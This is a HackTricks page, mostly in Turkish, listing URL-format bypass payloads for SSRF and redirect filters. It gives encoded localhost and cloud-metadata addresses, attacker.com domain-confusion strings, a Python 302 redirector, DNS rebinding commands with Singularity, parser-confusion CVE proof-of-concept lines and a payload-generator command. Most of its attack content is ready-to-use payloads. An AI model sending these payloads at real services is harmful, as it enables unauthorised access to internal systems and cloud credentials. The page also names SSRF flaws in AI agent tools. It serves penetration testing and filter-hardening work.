 HackTricks
URL Format Bypass
Tip
AWS Hacking öğrenin ve pratik yapın:
HackTricks Training AWS Red Team Expert (ARTE)
GCP Hacking öğrenin ve pratik yapın:HackTricks Training GCP Red Team Expert (GRTE)
Az Hacking öğrenin ve pratik yapın:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks'i Destekleyin
- abonelik planlarını kontrol edin!
- 💬 Discord grubuna, telegram grubuna katılın, X/Twitter üzerinde @hacktricks_live hesabını takip edin veya LinkedIn sayfasını ve YouTube kanalını kontrol edin.
- HackTricks ve HackTricks Cloud github depolarına PR göndererek hacking tricks paylaşın.
Localhost
Localhost payloads
```bash # Localhost 0 # Yes, just 0 is localhost in Linux http://127.0.0.1:80 http://127.0.0.1:443 http://127.0.0.1:22 http://127.1:80 http://127.000000000000000.1 http://0 http:@0/ --> http://localhost/ http://0.0.0.0:80 http://localhost:80 http://[::]:80/ http://[::]:25/ SMTP http://[::]:3128/ Squid http://[0000::1]:80/ http://[0:0:0:0:0:ffff:127.0.0.1]/thefile http://①②⑦.⓪.⓪.⓪CIDR bypass
http://127.127.127.127 http://127.0.1.3 http://127.0.0.0
Dot bypass
127。0。0。1 127%E3%80%820%E3%80%820%E3%80%821
Decimal bypass
http://2130706433/ = http://127.0.0.1 http://3232235521/ = http://192.168.0.1 http://3232235777/ = http://192.168.1.1
Octal Bypass
http://0177.0000.0000.0001 http://00000177.00000000.00000000.00000001 http://017700000001
Hexadecimal bypass
127.0.0.1 = 0x7f 00 00 01 http://0x7f000001/ = http://127.0.0.1 http://0xc0a80014/ = http://192.168.0.20 0x7f.0x00.0x00.0x01 0x0000007f.0x00000000.0x00000000.0x00000001
Mixed encodings bypass
169.254.43518 -> Partial Decimal (Class B) format combines the third and fourth parts of the IP address into a decimal number 0xA9.254.0251.0376 -> hexadecimal, decimal and octal
Add 0s bypass
127.000000000000.1
You can also mix different encoding formats
https://www.silisoftware.com/tools/ipconverter.php
Malformed and rare
localhost:+11211aaa localhost:00011211aaaa http://0/ http://127.1 http://127.0.1
DNS to localhost
localtest.me = 127.0.0.1 customer1.app.localhost.my.company.127.0.0.1.nip.io = 127.0.0.1 mail.ebc.apple.com = 127.0.0.6 (localhost) 127.0.0.1.nip.io = 127.0.0.1 (Resolves to the given IP) www.example.com.customlookup.www.google.com.endcustom.sentinel.pentesting.us = Resolves to www.google.com http://customer1.app.localhost.my.company.127.0.0.1.nip.io http://bugbounty.dod.network = 127.0.0.2 (localhost) 1ynrnhl.xip.io == 169.254.169.254 spoofed.burpcollaborator.net = 127.0.0.1
</details>
.png>)
Bu **Burp extension** [**Burp-Encode-IP**](https://github.com/e1abrador/Burp-Encode-IP) IP formatı atlatmalarını uygular.
### Alan Adı Ayrıştırıcı
<details>
<summary>Alan adı ayrıştırıcı atlatmaları</summary>
```bash
https:attacker.com
https:/attacker.com
http:/\/\attacker.com
https:/\attacker.com
//attacker.com
\\/\/attacker.com/
/\/attacker.com/
/attacker.com
%0D%0A/attacker.com
#attacker.com
#%20@attacker.com
@attacker.com
http://169.254.1698.254\@attacker.com
attacker%00.com
attacker%E3%80%82com
attacker。com
ⒶⓉⓉⒶⒸⓀⒺⓡ.Ⓒⓞⓜ
# double encoded fragment to bypass split("#"): attacker.com%2523@victim
Domain confusion payloads
```bash # Try also to change attacker.com for 127.0.0.1 to try to access localhost # Try replacing https by http # Try URL-encoded characters https://{domain}@attacker.com https://{domain}.attacker.com https://{domain}%6D@attacker.com https://attacker.com/{domain} https://attacker.com/?d={domain} https://attacker.com#{domain} https://attacker.com@{domain} https://attacker.com#@{domain} https://attacker.com%23@{domain} https://attacker.com%00{domain} https://attacker.com%0A{domain} https://attacker.com?{domain} https://attacker.com///{domain} https://attacker.com\{domain}/ https://attacker.com;https://{domain} https://attacker.com\{domain}/ https://attacker.com\.{domain} https://attacker.com/.{domain} https://attacker.com\@@{domain} https://attacker.com:\@@{domain} https://attacker.com#\@{domain} https://attacker.com\anything@{domain}/ https://www.victim.com(\u2044)some(\u2044)path(\u2044)(\u0294)some=param(\uff03)hash@attacker.com # colon + backslash confusion (CVE-2025-0454 in autogpt) http://localhost:\@google.com/../On each IP position try to put 1 attackers domain and the others the victim domain
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
Parameter pollution
next={domain}&next=attacker.com
</details>

### Yollar ve Uzantılar Bypass

URL'in bir yol veya uzantı ile bitmesi ya da bir yol içermesi gerekiyorsa, aşağıdaki bypass yöntemlerinden birini deneyebilirsiniz:
https://metadata/vulnerable/path#/expected/path https://metadata/vulnerable/path#.extension https://metadata/expected/path/..%2f..%2f/vulnerable/path
### Fuzzing

Araç [**recollapse**](https://github.com/0xacb/recollapse), verilen bir girdiden varyasyonlar üretebilir ve kullanılan regex'i atlatmayı deneyebilir. Daha fazla bilgi için [**bu yazıya**](https://0xacb.com/2022/11/21/recollapse/) da bakın.

### Otomatik Özel Wordlists

Portswigger'ın [**URL validation bypass cheat sheet** webapp'ine](https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet) göz atın; burada izin verilen host'u ve saldırganın host'unu girebilir ve sizin için denenecek bir URL listesi oluşturur. Ayrıca URL'i bir parametrede, bir Host header'ında veya bir CORS header'ında kullanıp kullanamayacağınızı da dikkate alır.


<a class="content_ref" href="https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet"><span class="content_ref_label">URL validation bypass cheat sheet for SSRF/CORS/Redirect - 2024 Edition | Web Security Academy</span></a>

### Yönlendirme ile Bypass

Sunucu, bir SSRF'nin **orijinal isteğini filtreliyor** olabilir fakat bu isteğe verilebilecek olası bir **redirect** yanıtını **filtrelemiyor** olabilir.\
Örneğin, `url=https://www.google.com/` ile SSRF'ye duyarlı bir sunucu `url` parametresini **filtreliyor** olabilir. Ancak yönlendirmek istediğiniz yere [302 ile cevap veren bir python server](https://pastebin.com/raw/ywAUhFrv) kullanırsanız, 127.0.0.1 gibi **filtrelenmiş IP adreslerine erişebilir** veya hatta gopher gibi filtrelenmiş **protokollere** erişim sağlayabilirsiniz.\
[Bu rapora göz atın.](https://sirleeroyjenkins.medium.com/just-gopher-it-escalating-a-blind-ssrf-to-rce-for-15k-f5329a974530)

<details>
<summary>SSRF testi için basit yönlendirici</summary>
```python
#!/usr/bin/env python3

#python3 ./redirector.py 8000 http://127.0.0.1/

import sys
from http.server import HTTPServer, BaseHTTPRequestHandler

if len(sys.argv)-1 != 2:
print("Usage: {} <port_number> <url>".format(sys.argv[0]))
sys.exit()

class Redirect(BaseHTTPRequestHandler):
def do_GET(self):
self.send_response(302)
self.send_header('Location', sys.argv[2])
self.end_headers()

HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()
DNS rebinding bypass (2025+)
Even when an SSRF filter performs a single DNS resolution before sending the HTTP request, iç HTTP isteği gönderilmeden önce domain’i lookup ile connection arasında yeniden bind ederek iç hostlara hala erişebilirsiniz:
- Point
victim.example.comto a public IP so it passes the allow‑list / CIDR check. - Çok düşük bir TTL servis edin (veya kontrolünüzdeki authoritative bir sunucu kullanın) ve gerçek istek yapılmadan hemen önce domain’i
127.0.0.1veya169.254.169.254olarak yeniden bind edin. - Tools like Singularity (
nccgroup/singularity) authoritative DNS + HTTP sunucusunu otomatikleştirir ve hazır payload’lar içerir. Örnek çalıştırma:python3 singularity.py --lhost <your_ip> --rhost 127.0.0.1 --domain rebinder.test --http-port 8080.
This technique was used in 2025 to bypass the BentoML “safe URL” patch and similar single‑resolve SSRF filters.
Açıklanan Hileler
Backslash-trick

The backslash-trick WHATWG URL Standard ile RFC3986 arasındaki bir farkı kullanır. RFC3986 URI’lar için genel bir çerçeve iken, WHATWG web URL’lerine özgüdür ve modern tarayıcılar tarafından benimsenmiştir. Ana fark, WHATWG standardının backslash (\) karakterini forward slash (/) ile eşdeğer saymasıdır; bu durum URL’ların nasıl parse edildiğini etkiler ve özellikle hostname’den path’e geçişin işaretlenmesini değiştirir.
Left square bracket
Kullanıcı bilgisi segmentindeki “left square bracket” karakteri [ Spring’s UriComponentsBuilder’ının tarayıcılardan farklı bir hostname değeri döndürmesine neden olabilir: https://example.com[@attacker.com
Diğer Karışıklıklar
.png)
görüntü kaynağı https://claroty.com/2022/01/10/blog-research-exploiting-url-parsing-confusion/
IPv6 Zone Identifier (%25) Trick
RFC 6874’ü destekleyen modern URL parser’ları link-local IPv6 adreslerinin bir percent işaretinden sonra bir zone identifier içermesine izin verir. Bazı security filter’lar bu sözdiziminden habersizdir ve sadece köşeli parantez içindeki IPv6 literal’lerini temizler; bu da aşağıdaki payload’un iç arayüze ulaşmasına izin verebilir:
http://[fe80::1%25eth0]/          # %25 = encoded '%', interpreted as fe80::1%eth0
http://[fe80::a9ff:fe00:1%25en0]/ # Another example (macOS style)
If the target application validates that the host is not fe80::1 but stops parsing at the %, it may incorrectly treat the request as external. Always normalise the address before any security decision or strip the optional zone id entirely.
Son Kütüphane Ayrıştırma CVE’leri (2022–2026)
Bir dizi yaygın framework, yukarıda listelenen numaralarla URL doğrulaması atlatıldığında SSRF için sömürülebilen hostname uyuşmazlığı sorunları yaşadı:
| Yıl | CVE | Bileşen | Hata özeti | Minimal PoC |
|---|---|---|---|---|
| 2025 | CVE-2025-0454 | Python requests + urllib.parse (autogpt) | http://localhost:\\@google.com/../ üzerindeki ayrıştırma uyuşmazlığı, allow‑list’lerin hostun google.com olduğunu düşünmesine izin verirken istek localhost’a gidiyor. | requests.get("http://localhost:\\@google.com/../") |
| 2025 | CVE-2025-2691 | Node package nossrf | SSRF’yi engellemesi amaçlanmış kütüphane sadece orijinal hostname’i kontrol ediyor, çözümlenmiş IP’yi kontrol etmiyor; bu da özel aralıklara çözümlenen hostnamelere izin veriyor. | curl "http://trusted.example" --resolve trusted.example:80:127.0.0.1 |
| 2024 | CVE-2024-29415 | Node ip package | isPublic() dotted‑octal / kısa biçimli localhost’u (ör. 0127.0.0.1, 127.1) kamu olarak yanlış sınıflandırdı; filtrelerin iç hedefleri kabul etmesine izin verdi. | ip.isPublic('0127.0.0.1') returns true on vulnerable versions |
| 2024 | CVE-2024-3095 | Langchain WebResearchRetriever | Host filtresi yoktu; AI ajanlarından gelen GET istekleri IMDS/localhost’a ulaşabiliyordu. | User‑controlled URL inside WebResearchRetriever |
| 2024 | CVE-2024-22243 / ‑22262 | Spring UriComponentsBuilder | [ kullanıcı bilgisi içinde Spring ile tarayıcılar tarafından farklı ayrıştırıldı, allow‑list atlatmaya izin verdi. | https://example.com\[@internal |
| 2023 | CVE-2023-27592 | urllib3 <1.26.15 | Ters eğik çizgi karışıklığı, http://example.com\\@169.254.169.254/ gibi örneklerin @ ile bölünen host filtrelerini atlatmasına izin verdi. | — |
| 2022 | CVE-2022-3602 | OpenSSL | İsim sonuna . eklendiğinde hostname doğrulaması atlandı (noktasız domain karışıklığı). | — |
Payload üretim yardımcıları (2024+)
Büyük özel kelime listelerini elle oluşturmak zahmetlidir. Açık kaynak araç SSRF-PayloadMaker (Python 3) artık karışık kodlamalar, zorunlu HTTP düşürme ve ters eğik çizgi varyantları dahil olmak üzere 80 k+ host karıştırma kombinasyonunu otomatik olarak oluşturabiliyor:
# Generate every known bypass that transforms the allowed host example.com to attacker.com
python3 ssrf_maker.py --allowed example.com --attacker attacker.com -A -o payloads.txt
Elde edilen liste doğrudan Burp Intruder veya ffuf’e verilebilir.
Referanslar
- https://as745591.medium.com/albussec-penetration-list-08-server-side-request-forgery-ssrf-sample-90267f095d25
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md
- https://portswigger.net/research/new-crazy-payloads-in-the-url-validation-bypass-cheat-sheet
- https://nvd.nist.gov/vuln/detail/CVE-2024-22243
- https://github.com/hsynuzm/SSRF-PayloadMaker
- https://medium.com/%40narendarlb123/1-cve-2025-0454-autogpt-ssrf-via-url-parsing-confusion-921d66fafcbe
- https://www.tenable.com/blog/how-tenable-bypassed-patch-for-bentoml-ssrf-vulnerability-CVE-2025-54381
Tip
AWS Hacking öğrenin ve pratik yapın:
GCP Hacking öğrenin ve pratik yapın:
Az Hacking öğrenin ve pratik yapın:HackTricks'i Destekleyin
- abonelik planlarını kontrol edin!
- 💬 Discord grubuna, telegram grubuna katılın, X/Twitter üzerinde @hacktricks_live hesabını takip edin veya LinkedIn sayfasını ve YouTube kanalını kontrol edin.
- HackTricks ve HackTricks Cloud github depolarına PR göndererek hacking tricks paylaşın.